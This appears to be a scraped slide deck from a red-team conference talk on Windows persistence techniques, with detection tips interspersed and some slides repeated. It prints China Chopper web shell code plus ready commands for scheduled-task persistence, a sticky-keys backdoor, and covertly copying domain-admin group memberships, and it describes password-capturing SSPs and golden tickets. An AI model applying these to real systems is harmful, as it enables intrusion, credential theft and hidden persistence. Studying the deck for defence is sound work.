
Account Checkout?

●  Case Study:
○  Client has account checkout system for domain
administrator (DA) accounts.
○  Only two users have access to that system
○  System requires 2FA.
○  You can lose DA access if the user changes his
password, pin, or token.
○  User can see what accounts he checked out
(could get caught!)
Account Checkout?
●  We need to persist domain administrator
without getting caught.
○  If we keep checking out accounts with the
user we have, he might see that he has
accounts checked out that he didn’t
check out.
Account Checkout?
Account Checkout?
●  Password Vault permissions were managed
through Active Directory Groups...TONS of
them.
○  Copy group memberships to a compromised
user who doesn’t use PasswordVault
■  Note: All changes were well documented
to revert
Account Checkout?

Get-ADUser –Identity <SOURCE
USERNAME> -Properties memberof | Select-
Object –ExpandProperty memberof | Add-
ADGroupMember –Members <DESTINATION
USERNAME>
Conclusion
●  Malware persistence will remain rampant.
There will always be new and creative
ways for maintaining persistence.
●  Understanding malware persistence
techniques is critical as it serves as a
focal point for incident response
investigations and help drive successful
remediation.
?
●  Chris Truncer
○  @ChrisTruncer
○  CTruncer@christophertruncer.com
●  Evan Pena
○  @evan_pena2003
○  evan@evanpena.com

Ever Present Persistence - Established Footholds Seen in the Wild

  • 1.
    Ever Present Persistence -Established Footholds Seen in the Wild @evan_pena2003 @ChrisTruncer
  • 2.
    Whoami ● Evan Pena (@evan_pena2003) ○ Mandiant’s West Coast Red Team Functional Lead ○  Open Source Developer ■  ADEnumerator ■  NessusCombiner ■  NMapParser, etc.
  • 3.
    Whoami ● Christopher Truncer (@ChrisTruncer) ○ Mandiant’s Red Team ○  Florida State Seminole ○  Open Source Developer ■  Veil Framework ■  Egress-Assess ■  EyeWitness, etc
  • 4.
    What’s this talkabout? ● Persistence ● Persisting Networks vs. Hosts ○ The Old Ways ○ New School ● What else is needed? ○ Application ○ Privilege Levels ● Detection
  • 5.
  • 6.
    Persistence ● Main goal iscontinued access to a network, host, privilege level, or whatever. ● Persistence can overlap depending on your goal. E.g. persisting a host to persist a network.
  • 7.
  • 8.
    Host Based ● We’re lookingto have ad-hoc, or programmatically defined access to a system as close to on-demand as possible. ● All efforts in this phase are restricted to the individual system we are targeting.
  • 9.
    Host Based ● What dowe need to be able to do? ○ Survive Reboots – the most important aspect. ○ Compliment network based persistence. ○ Foothold into sensitive systems.
  • 10.
    Network Based ● We’ve seenit used in two contexts: ○ Used to maintain access into a network ■  This is incredibly similar to host-based persistence, but could be cosidered network based for the intent it is used.
  • 11.
    Network Based ○ Used tomaintain access to different network segments. ■  Don’t want to be VLANed off in a VOIP network.
  • 12.
    Network Based ● What dowe want to do here? ○ Maintain persistence into unique networks. ○ Access likely facilitated through host- based persistence.
  • 13.
  • 14.
    Web Shells ● Funny, thisalmost seems trivial and too easy that no one should use it. ○ That is not the case ■  China Chopper - APT17, APT19, APT22 ■  ITSecShell, reDuh, ASPShell ■  Really, even just commodity code
  • 15.
    China Chopper ● Very tinywebshell, about 4 kb stored server-side. ● Can be in a variety of languages (cfm, asp, php, etc.) ● Uses a client application to interact with the webshell
  • 16.
    China Chopper ServerCode ● ASPX ○  <%@ Page Language="Jscript"%>< %eval(Request.Item["password"],"unsafe" );%> ● PHP ○  <?php @eval($_POST['password']);?> https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html
  • 17.
  • 18.
    China Chopper ● Pretty awesomefeatures in it ○ File Explorer - including uploading and downloading of files, mod of timestamp ○ Database Client - mssql, mysql ○ Command Shell - normal ownage
  • 19.
    Web Shell Prevention/Detection ● Huntfor known bad files ○ Hashes, other file/text-based indicators ● Blacklist all filetypes except expected files for upload functionality ● Don’t allow your web server to execute files uploaded from untrusted sources
  • 20.
    Magic Packet ●  Or,how to access port 12345 with a packet to port 443 ●  Attacker’s problem: ○  Compromised a web server (ports 80 and 443 are occupied)
  • 21.
    Magic Packet ○  Firewallsprevent connections to any other port ○  Wants a TCP backdoor to be remotely accessible ■  Can’t be bothered to write a web shell
  • 22.
    Magic Packet -Creative Solution ●  Run backdoor, listening on 12345 ●  Run malware “low” in the network stack that will: ○  Check incoming TCP SYN packets ○  When a SYN packet contains a specific signature, change the destination port from 443 to 12345
  • 23.
    Magic Packet -Creative Solution ○  Windows network stack will deliver the packet to backdoor ○  Malware alters the port in all subsequent packets for that TCP stream
  • 24.
    Magic Packet –Creative Solution Syn, dport: 443 data=s3cr37Malware Syn, dport: 12345 SynAck sport: 12345 SynAck sport: 443 12345 Compromised System 443
  • 25.
    Outlook ● Outlook rules canhelp provide a really unique way to gain access to a system. ● Silent Break wrote a post on leveraging outlook rules to gain access to a user’s system. ○ Focused on access, but can be used for persistence too :) h"ps://silentbreaksecurity.com/malicious-outlook-rules/
  • 26.
    Outlook ● Create a modifiedOutlook rule to execute a binary when the trigger subject is received. ● Sync the rule against target user account. ● Send e-mail that triggers the rule. ● Get shell :)
  • 27.
  • 28.
    Outlook ● Additional tweaks ○ Have itauto-delete the e-mail when it arrives to prevent detection from the user/victim ●  https://silentbreaksecurity.com/malicious-outlook-rules/
  • 29.
    Outlook ● Detection: ○ Casey Smith –Link for searching server- side rules ○  https://blogs.msdn.microsoft.com/canberrapfe/2012/11/05/ever-needed-to-find-server-side-outlook-rules-that-forward- mail-outside-of-your-organisation/ ○ Main IOC is a rule set to execute a binary when a certain event happens.
  • 30.
  • 31.
  • 32.
    Registry Hacks ● Probably the101 method of host based persistence. ● Really easy to setup, and can be configured from varying levels of permissions. ● Can be used to compliment new ways.
  • 33.
    Registry Hacks ● You canconfigure it to run when the machine starts, or when a user logs into the machine. ○  HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun ○  HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun ● These methods are also highly publicized and are the first thing most defensive tools look for.
  • 34.
    Registry Hacks ● Can begood for helping to solidify initial access, but I wouldn’t use them for long term persistence. ○ Hopefully most teams should have the ability to detect these and therefore shouldn’t be relied on.
  • 35.
    Startup Folder ● Startup folderwill execute all files in the folder. ○  C:ProgramDataMicrosoftWindowsStart MenuProgramsStartup
  • 36.
    Scheduled Tasks ● Scheduled tasksare a fairly easy way for a user of any level to persist a system. ● If you have the proper permissions, you can schedule up to SYSTEM level tasks. ● This is Microsoft’s recommendation/ alternative to stop using AT.
  • 37.
    Scheduled Tasks ● Scheduled taskscan be created from the command line with schtasks.exe or GUI. ● These can run on system startup, when a user logs into the system, after the system has been idle, etc. ● This can run binaries, powershell one liners, or others.
  • 39.
    Scheduled Tasks ● schtasks /create/tn SysUpdate /sc onidle /i 15 /tr c:userschrisdownloads safe.exe ● schtasks /create /tn WinUpdate /sc onstart /ru System /tr c: totallylegit.exe /s winsqldbsystem h"p://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/
  • 40.
    Scheduled Tasks Detection ● Geta baseline of the different tasks set to run on a system ○ schtasks /query ○ Look in the Task Scheduler ○ Scheduled task log analysis ● Periodically audit systems to identify deviations
  • 41.
    Service Manipulation ● Services typicallyrun with SYSTEM level permissions, so they are a great candidate to target. ● Easiest way to install a service based persistence (if not admin) is to check for write permissions to existing services.
  • 42.
  • 43.
    Service Manipulation ● :) Nowthat targets have found, you need a malicious service binary. ○ Veil-Evasion, PowerUp, custom code, etc. ● Save off the original service, and then replace it with your malicious binary. ● Bounce the box (if required).
  • 44.
    Sticky Keys ● With administrativeaccess to a machine, you can easily setup sticky keys. ○ Make a copy of sethc.exe ○ Copy cmd.exe to C:windows system32sethc.exe ○ Reboot, and hit shift 5 times!
  • 46.
    Sticky Keys ● Another method,setting cmd.exe as the Debugger for sethc.exe. ○  REG ADD "HKLMSOFTWAREMicrosoftWindows NT CurrentVersionImage File Execution Options sethc.exe" /v Debugger /t REG_SZ /d "C:windows system32cmd.exe" h"p://carnal0wnage.a"ackresearch.com/2012/04/privilege-escalaAon-via-sAcky-keys.html? showComment=1335891005473#c7632690272609583721
  • 47.
    Sticky Keys ● Main problem,is it doesn’t require authentication. ○ If using a shell ● So if this is used, ensure that you use a callback that only connects to you, etc.
  • 48.
    Sticky Keys ● Detection: ○ Compare thesethc.exe binary hash with the known good sethc.exe ○ Ensure sethc.exe doesn’t have a debugger setup that triggers a different binary.
  • 49.
  • 50.
    DLL Search OrderHijack ● Search order hijacking exploits how Windows searches for dlls when loading an executable. ○ Specifically, it exploits the fact that Windows will search the same folder the binary is stored in for a dll first*
  • 51.
    DLL Search OrderHijack ● Old sample in CAPEC ○ If you drop ntshrui.dll within C:Windows and run explorer.exe, you can get the dll within C:Windows to be executed ● This exploits the order in which the dll is searched for on a Windows system
  • 52.
    DLL Search OrderHijack ● Attackers create malicious DLLs that exploit this search order to get their DLL to run on a system. ● Since it’s every time the application runs, it can be used as a persistence technique. ● PowerUp can be used to find these opportunities
  • 53.
    DLL Search OrderHijack ● Used by the following actors ○ APT 1, APT 8, APT 17, APT 19, APT 22, APT 26 ● Used by the following malware ○ AMISHARP, GH0ST, HOMEUNIX, POISON IVY, VIPER
  • 54.
    Legit Scheduled Tasks ● Easy to identify scheduled tasks named “evilTask” or anomalous tasks ●  First we must look at how investigators detect malicious scheduled tasks:
  • 55.
    Legit Scheduled Tasks ○ Stacking tasks accross multiple systems to determine anomalous tasks ○  Parse task scheduler log (schedLgu.txt)
  • 56.
    Legit Scheduled Tasks ● What if we modify existing legit scheduled tasks? ○  Specifically tasks that are not required for Windows functionality
  • 57.
    Unquoted Service Path ● Unquotedservice paths exploit a vulnerability in the order that Windows searches for a binary when a space is in an unquoted path. ○ C:Program Files(x86)SteamSteam Gamingsteam.exe
  • 58.
    Unquoted Service Path ● C:ProgramFiles(x86)SteamSteam Gamingsteam.exe ○ C:Program.exe ○ C:Program Files(x86)SteamSteam.exe ○ C:Program Files(x86)SteamSteam Gamingsteam.exe ● We have three opportunities here!
  • 59.
    Unquoted Service Path ● Ifwe have write access to any of the paths that Windows looks for, we can hijack the service. ○ Just need a service binary again (J) ● Drop it into any of the paths on the previous slide, and restart the service! ○ Might have to wait for a restart
  • 60.
    Unquoted Service Path ● Prevention ○ Checkservice binaries on your images and determine if any are using unquoted service paths. ○ Make sure the paths aren’t writable to non-admins. ○ PowerUp can find these as well
  • 61.
    WMI ● Three requirements necessaryto invoke a permanent WMI event subscriber: 1. An Event Filter 2. An Event Consumer 3. A Filter/Consumer Binding Original research performed by Matt Graeber released in “Practical Persistence with PowerShell” presentation
  • 62.
    Event Filters ● The WMIquery that fires upon an event occurring - usually, an event class derived from __InstanceModificationEvent, __InstanceCreationEvent, or __InstanceDeletionEvent Original research performed by Matt Graeber released in “Practical Persistence with PowerShell” presentation
  • 63.
    Event Consumers Original researchperformed by Matt Graeber released in “Practical Persistence with PowerShell” presentation ● There are five different types of Event consumers ● We’re specifically interested in the “CommandLineEventConsumer”
  • 64.
    Filter/Consumer Binding ● This associatesthe event filter with the event consumer Original research performed by Matt Graeber released in “Practical Persistence with PowerShell” presentation
  • 65.
    WMI ●  PowerSploit’s PersistenceModule for WMI ○  Automates the process ○  Will create a permanent WMI event subscription ●  Can use Out-EncodedCommand (in PowerSploit) to get one liner
  • 66.
    PowerShell Profiles ● Use standardpersistence mechanism to execute PowerShell silently ○ "C:Windows System32WindowsPowerShell v1.0powershell.exe" -NonInteractive - WindowStyle Hidden ○ It’s a legit exe!
  • 67.
  • 68.
    PowerShell Profiles ● Anytime PowerShellexecutes, it will execute code in the default profile. ● Create profile here ○ C:Windows System32WindowsPowerShell v1.0profile.ps1
  • 69.
    Security Support Provider ● Asecurity support provider (SSP) - like a security package ○ A user-mode secuirty extension used to perform authentication during a client/server exchange. Original research performed by Matt Graeber released at MIRcon 2014
  • 70.
    Security Support Provider ● Anauthentication package (AP) ○ Used to extend interactive login authentication ○ Example: Enable RSA token authentication Original research performed by Matt Graeber released at MIRcon 2014
  • 71.
    Security Support Provider ● SSP/AP ○ Canserve tasks of SSPs and APs. loaded into lsass at boot. ○ Example: Kerberos and msv1_0 (NTLM) Original research performed by Matt Graeber released at MIRcon 2014
  • 72.
    Security Support Provider ● Youcan install your own SSP that will be loaded into lsass.exe. ○ No need for injection ● Can develop your own SSP DLL ○ Required export: SpLsaModeInitialize Original research performed by Matt Graeber released at MIRcon 2014
  • 73.
    Security Support Provider ● Use Persistence.psm1 PowerSploit module to install your malcious SSP ●  Benjamin Delpy (@gentilkiwi) added SSP functionality to mimilib.dll. ○  Once installed and loaded into lsass.exe, it captures plaintext passwords. ○  This is acheived with the SpAcceptCredential callback function. Original research performed by Matt Graeber released at MIRcon 2014
  • 74.
    Malicious SSP Poc- mimilib Image taken from “Analysis of Malicious SSP” - MIRcon 2014
  • 75.
    Security Support Provider %windir%System32kiwissp.log Imagetaken from “Analysis of Malicious SSP” - MIRcon 2014
  • 76.
    Bootkit ● A “bootkit” isa program that can alter the Master Boot Record (MBR) or Virtual Boot Record (VBR) so that malicious code is executed before the operating system is loaded. ● Moves the original MBR to a different location and places itself at the beginning of the drive.
  • 77.
    Bootkit ○ Upon boot, abootkit will modify a service to point to a modfied DLL on disk. ○ Service DLL is responsible for executing backdoor payload.
  • 78.
    Bootkit ○ After payload execution,the modified service is changed to point to original DLL. ○ Cycle repeats after each reboot.
  • 79.
    But How DoesIt Work? ● Malcious MBR: Windows BIOS loads the modified MBR, which then loads the code in stage 2. ● Initial Loader: Loads the stage 3 code that was previously stored as a file on disk and in unallocated space.
  • 80.
    But How DoesIt Work? ● Secondary Loader: Loads code that enables the installation and configuration of backdoor. The service hijacking phase. ● Backdoor Loader: Loads the backdoor from disk. Also the replaces hijacked service back to original form.
  • 81.
    But How DoesIt Work? Simplied MBR bootkit execution taken from Mtrends 2016
  • 82.
    Excel Magic ●  Maliciousmacro executes backdoor ●  Ways you an ensure persistence? ○  Most people will execute Excel at least once a day ○  So why not leverage this as a persistence technique?
  • 83.
    Excel Magic ○  Youcan use “old way” persistence techniques to execute Excel at startup - that is a legit program! ○  Disable macro security settings so workbook executes without prompt
  • 85.
    Excel Magic ●  Registrymodification that executes specific Excel workbook upon Excel start ○  HKEY_CURRENT_USERSoftware MicrosoftOffice12.0ExcelSecurity Trusted Locations ○  Add location
  • 87.
  • 89.
    Golden Ticket ● This methodcame out due to Benjamin Delpy working with Sean Metcalf. ● This forges a golden ticket which can be good for 10 years! ● Golden tickets can provide on-demand domain privilege “upgrades” for any group within a domain.
  • 90.
    Golden Ticket ● You onlyneed four pieces of information: ○ Domain SID ○ The name of the domain ○ User you want to create the hash for ○ krbtgt account hash ● You can build it offline, right at home
  • 91.
  • 92.
  • 93.
  • 94.
    Golden Ticket ● Key takeaways: ○ Ifimpersonating a real user, even if pass is changed, this still works ○ Valid for as long as you specify (10 year default) ○ Only way to stop is change krbtgt hash… twice.. Or rebuild from bare metal :)
  • 95.
    Account Checkout? ●  CaseStudy: ○  Client has account checkout system for domain administrator (DA) accounts. ○  Only two users have access to that system ○  System requires 2FA. ○  You can lose DA access if the user changes his password, pin, or token. ○  User can see what accounts he checked out (could get caught!)
  • 96.
    Account Checkout? ●  Weneed to persist domain administrator without getting caught. ○  If we keep checking out accounts with the user we have, he might see that he has accounts checked out that he didn’t check out.
  • 97.
  • 98.
    Account Checkout? ●  PasswordVault permissions were managed through Active Directory Groups...TONS of them. ○  Copy group memberships to a compromised user who doesn’t use PasswordVault ■  Note: All changes were well documented to revert
  • 99.
    Account Checkout? Get-ADUser –Identity<SOURCE USERNAME> -Properties memberof | Select- Object –ExpandProperty memberof | Add- ADGroupMember –Members <DESTINATION USERNAME>
  • 100.
    Conclusion ●  Malware persistencewill remain rampant. There will always be new and creative ways for maintaining persistence. ●  Understanding malware persistence techniques is critical as it serves as a focal point for incident response investigations and help drive successful remediation.
  • 101.
    ? ●  Chris Truncer ○ @ChrisTruncer ○  CTruncer@christophertruncer.com ●  Evan Pena ○  @evan_pena2003 ○  evan@evanpena.com